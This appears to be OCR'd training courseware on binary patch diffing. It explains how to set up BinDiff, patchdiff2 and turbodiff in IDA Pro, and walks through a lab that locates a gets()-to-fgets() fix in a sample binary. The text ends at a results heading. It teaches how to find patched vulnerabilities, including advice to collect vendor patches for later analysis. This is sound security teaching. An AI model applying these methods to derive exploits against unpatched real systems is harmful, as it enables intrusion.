


DarunGrim 3

DarunGrim 3 was written by Jeongwook Oh and is available at http://www.darungrim.org/.

It is another free alternative to BinDiff. It was officially tested with IDA Pro 5.6, but other 5.X versions may likely work. You must have a licensed copy of IDA in order to be able to open multiple database files. The tool is a bit more complex than turbodiff and patchdiff2 as it starts up a web server, allowing you to import folders and files. DarunGrim 3 will maintain tracking of all imported files and collect the various patched versions of files on your system that have been installed.


There are no screenshots of this tool in the course as this author does not have a version of IDA 5.X to demo.



Module Summary


In this module, we skimmed the surface of the power associated with diffing tools such as BinDiff, turbodiff, DarunGrim 2 and patchdiff2. IDA Pro is a complex, invaluable tool to aid in reverse engineering and patch diffing. The diffing plug-ins saves countless hours associated with trying to determine the differences between two versions of a binary.

Like most things, the best method to learn the tools is to use them. Starting out with simple projects eases the difficulty associated with reverse engineering patches and other binaries. Practice is the best method to improve your skills. It is recommended and will be recommended several more times that you save copies of Microsoft patches, or other patches of interest, as they are released. There are more patches released than any one person can keep up with, and so it makes sense to collect them for later analysis as they are distributed.



Basic Diffing


In this exercise, we will walk through a basic diff.



Exercise: Basic Diffing


In this exercise you will take the display_tool binary from section 1 and diff it against a patched version. The programs are both available in your 760.3 folder, as well as the /home/deadlist directory on your Kubuntu Precise Pangolin VM. Your objective is to install the patch diffing tool you wish to use for this sections exercises, and diff the display_tool binary against the patched display_tool2 binary, locating the patched vulnerability.

If you brought a licensed copy of BinDiff with you and have it working with IDA, that is the recommended set up. If you are using a licensed copy of IDA 6.1 or later, but do not have BinDiff, use patchdiff2. If you have neither a licensed copy of IDA or BinDiff, you must use the IDA Freeware Version 5.0 with turbodiff. Instructions follow. (Note: If you have brought DarunGrim 3 with you and have it up and working, you may use this tool; however, it is not supported by the course so your results may vary.)



Exercise: BinDiff Setup

BinDiff is simple to install as it places everything into the appropriate directories for you. Simply run the setup file that you received after purchasing the tool. You must have a licensed copy of IDA installed. If it installed properly, open up IDA and press Ctrl-6. You should get a popup like the one on the slide.



Exercise: patchdiff2 Setup


There are two versions of patchdiff2 provided in your 760.3 folder. The ZIP file titled, "patchdiff2.0.10a.zip" is for IDA 6.1 or 6.2. The version "patchdiff2-IDA6_3win.zip" is for IDA 6.3 and 6.4. As newer versions of IDA come out it may have to be recompiled. You must have a licensed copy of IDA to use patchdiff2 as it requires the ability to save databases and open multiple databases concurrently. Once you unzip the file you will find two main files, patchdiff2.plw for 32-bit IDA and patchdiff2.p64 for 64-bit IDA. Copy over the patchdiff2.plw file to your "C:\Program Files (x86)**IDA 6.4**\plugins" folder. Please note that if you are running a different version of IDA, you must adjust the path.

Once you have copied over the .plw file, start up IDA and load a binary or previously created IDA database file. Press Ctrl-8 to bring up the patchdiff2 popup which asks you to select a file to diff against. If this happens, patchdiff2 is working properly.

Exercise: turbodiff Setup


Only perform this step if you do not have a licensed copy of IDA

- If you haven't already done so, install IDA Freeware Version 5.0 from your 760.3 folder
- Unzip the turbodiff_1.01b_r2_ida_free_5.rar file from your 760.3 folder
  - Copy the turbodiff.plw file to your "C:\Program Files (x86)\IDA Free\plugins" folder
  - Copy the turbodiff.cfg file to your "C:\Program Files (x86)\IDA Free\cfg" folder
  - Press Ctrl-F11 to make sure the turbodiff popup box appears



Exercise: turbodiff Setup


To run turbodiff, you must install the IDA Freeware Version 5 in your 760.3 folder. The executable is called idafree50.exe. Once you have installed the free version of IDA, unzip the turbodiff_1.01b_r2_ida_free_5.rar file. There are several files in the extracted folder. The only ones you need to copy are the turbodiff.plw file, which goes in the "C:\Program Files (x86)\IDA Free\plugins" folder, and the turbodiff.cfg file, which goes in the "C:\Program Files (x86)\IDA Free\cfg" folder. Once you have copied the files over, start up IDA Pro Free. Load a binary, or a previously saved IDA database file, and press Ctrl-F11. You may also go through the "Edit, Plugins…" menu option. The turbodiff popup box should appear on the screen, as shown in the slide. This means turbodiff is working.



Exercise: Loading the Binaries

Follow the following simple instructions:

- Create a folder and copy over the display_tool and display_tool2 binaries from your 760.3 folder
- Open up the version of IDA you are using which has the working patch diffing tool
- Open the display_tool binary in IDA and let it perform its auto-analysis
- Save it and open up the display_tool2 binary
- You should now have one IDB file for each binary in their folder




Exercise: Perform the Diff

At this point we want to perform the diff. Open up the display_tool.idb file with IDA. You now want to bring up whichever diffing tool you are using. Follow the following instructions, depending on your diffing tool:

- Ctrl-6 for **BinDiff**, click on "Diff Database…," select the display_tool2.idb file, and click Open… *** Continue to the BinDiff slide on the next page.
- Ctrl-8 for **patchdiff2**, select the display_tool2.idb file and click Open… ***Continue to the patchdiff2 slides just past the BinDiff slides.
- For **turbodiff**:
    - Press Ctrl-F11, select the option, "take info from this idb," and click OK twice.
    - Load the display_tool2.idb file in IDA and repeat the above step.
    - Press Ctrl-F11, select the option, "compare with …," and choose the display_tool.idb file, click Open, and then OK on the next popup.
    - ***Continue to the turbodiff slides just past the BinDiff and patchdiff2 slides.

Exercise: BinDiff Results (1)


- Click on the "Matched Functions" tab and sort by similarity
- The get_Name function is the only one showing any changes with a similarity of 0.71



- With get_Name highlighted, press Ctrl-E to bring up the visual diff

Exercise: BinDiff Results (1)


Click on the "Matched Functions" tab that shows up after the diffing is complete. Sort based on similarity, bringing any changed functions to the top. As you can see on the slide, the only function showing to have changes is the get_Name() function, with a similarity of 0.71. Click on the get_Name line and press Ctrl-E, or right-click and select "View Flowgraphs." This will bring up the visual diff display.



Exercise: BinDiff Results (2)


On this slide is a screen capture of part of the BinDiff Visual Diff display. Both versions of the function are very similar with the main code changes highlighted on the right. We can see that data is being read from standard-in (stdin) and bounds checking is being applied at 0x14, or 20 bytes. We also see that the fgets() function is being called rather than the gets() function, which does not provide bounds checking.

In this simple example of a binary diff, we can easily find the code changes that were applied to patch the vulnerability.



Exercise: patchdiff2 Results (1)

Click on the "Matched Functions" tab that shows up after the diffing is complete. Notice that there are no results. Some tools will have different results. This doesn't mean that patchdiff2 failed to detect code changes, it simply means that it did not detect enough of a change to place the result in the "Matched Functions" tab. Click on the "Identical Functions" tab and note that the get_Name() function is listed. Click on the get_Name line and press Ctrl-E. This will bring up the "Display Graphs" display.




Exercise: patchdiff2 Results (2)

On this slide is a screen capture of part of the patchdiff2 "Display Graphs" display. It was able to detect the code changes noted by the block color. Both versions of the function are very similar with the main code changes highlighted on the right. We can see that data is being read from standard-in (stdin) and bounds checking is being applied at 0x14, or 20 bytes. We also see that the fgets() function is being called rather than the gets() function, which does not provide bounds checking.

In this simple example of a binary diff, we can easily find the code changes that were applied to patch the vulnerability.

Exercise:
turbodiff Results (1)

